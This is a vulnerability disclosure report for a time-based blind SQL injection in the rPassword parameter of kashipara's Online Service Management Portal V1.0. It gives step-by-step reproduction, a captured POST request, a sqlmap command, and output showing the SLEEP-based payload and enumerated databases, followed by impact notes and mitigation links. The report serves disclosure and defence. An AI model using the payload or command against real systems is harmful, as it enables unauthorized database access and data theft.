
SQL Injection was found in the **/osms/Requester/Requesterchangepass.php** page of the Online Service Management Portal V1.0, Allows remote attackers to execute arbitrary SQL command to get unauthorized database access via the **rPassword** parameter in a **POST** HTTP request.


- **Official Website URL:** https://www.kashipara.com/project/php/13208/online-service-management-portal-in-php-project-source-code

Affected Vendor	kashipara
Affected Product Name	Online Service Management Portal
Affected Code File	/osms/Requester/Requesterchangepass.php
Affected Parameter	rPassword
Method	POST
Vulnerability Type	time-based blind
Version	V1.0

Step to Reproduce:

Step 1: Visit http://localhost/osms/ , click on the "login" button, fill in the required details, and then click on "Login."





Email Address


cve1@gmail.com

Password

•••••••

Don't have an account? Sign up here

Step 2: And go to the change password tab and fill the new password and click on update.



localhost/osms/Requester/Requesterchangepass.php


Email

cve@gmail.com

New Password

Test@123

Step 3: Intercept the request using **Burp Suite** and save in a file.



Request to http://localhost:80 [127.0.0.1]


```
POST /osms/Requester/Requesterchangepass.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101 Firefox/136.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 32
Origin: http://localhost
Connection: keep-alive
Referer: http://localhost/osms/Requester/Requesterchangepass.php
Cookie: PHPSESSID=mt8cf3t977jdc0qhr6176t80i0
Upgrade-Insecure-Requests: 1
Priority: u=0, i

rPassword=Test%40123&passupdate=
```

Step 4: Run the sqlmap command against request saved in file.

- python .\sqlmap.py -r C:\Users\bhush\Desktop\updatepass.txt –batch –dbs

Now notice that **‘rPassword’** parameter is detected vulnerable and **all database** is successfully retrieved.




```
C:\Users\bhush\Downloads\sql\sqlmapproject-sqlmap-9e36fd7>python .\sqlmap.py -r C:\Users\bhush\Desktop\updatepass.txt --batch --dbs
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.8.9.1#dev}
|_ -| . ["]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, stat
e and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 00:40:37 /2025-03-27/

[00:40:37] [INFO] parsing HTTP request from 'C:\Users\bhush\Desktop\updatepass.txt'
[00:40:40] [WARNING] provided value for parameter 'passupdate' is empty. Please, always use only valid parameter values so sqlmap could be able to run properly
[00:40:40] [INFO] resuming back-end DBMS 'mysql'
[00:40:40] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: rPassword (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: rPassword=Test@123' AND (SELECT 4792 FROM (SELECT(SLEEP(5)))DtPv) AND 'WFjz'='WFjz&passupdate=
---
```



```
---
[00:40:40] [INFO] the back-end DBMS is MySQL
web application technology: PHP 8.0.30, Apache 2.4.58
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[00:40:40] [INFO] fetching database names
[00:40:40] [INFO] fetching number of databases
[00:40:40] [INFO] resumed: 10
[00:40:40] [INFO] resumed: information_schema
[00:40:40] [INFO] resumed: elmsdb
[00:40:40] [INFO] resumed: gymdb
[00:40:40] [INFO] resumed: lrsdb
[00:40:40] [INFO] resumed: mysql
[00:40:40] [INFO] resumed: osms_db
[00:40:40] [INFO] resumed: performance_schema
[00:40:40] [INFO] resumed: phpmyadmin
[00:40:40] [INFO] resumed: rtbs
[00:40:40] [INFO] resumed: test
available databases [10]:
[*] elmsdb
[*] gymdb
[*] information_schema
[*] lrsdb
[*] mysql
[*] osms_db
[*] performance_schema
[*] phpmyadmin
[*] rtbs
[*] test

[00:40:40] [INFO] fetched data logged to text files under 'C:\Users\bhush\AppData\Local\sqlmap\output\localhost'

[*] ending @ 00:40:40 /2025-03-27/
```

- Impact of **SQL Injection**
  - **Access to Sensitive Data**: Attackers can steal or view private information like usernames, passwords, or credit card details.
  - **Data Loss or Damage**: Attackers can delete or change important data, causing harm to the system or users.
  - **Bypass Login Systems**: Hackers can get around login screens and access restricted areas of the website without proper permission.
  - **Gain Full Control**: Attackers may elevate their access to admin levels, allowing them to control the entire system.
  - **Website Defacement**: Attackers can change what appears on the website, causing damage to its appearance or spreading harmful content.
  - **Slowdown or Crash the Site**: Attackers can overload the database with harmful requests, making the site slow or even crash.
  - **Legal Trouble**: If sensitive information is leaked, it can violate privacy laws, leading to fines and legal consequences.
  - **Reputation Damage**: A successful attack can damage a company's reputation and make users lose trust in the site.

- **Recommended/Mitigations**
  - https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html
  - https://portswigger.net/web-security/sql-injection#how-to-prevent-sql-injection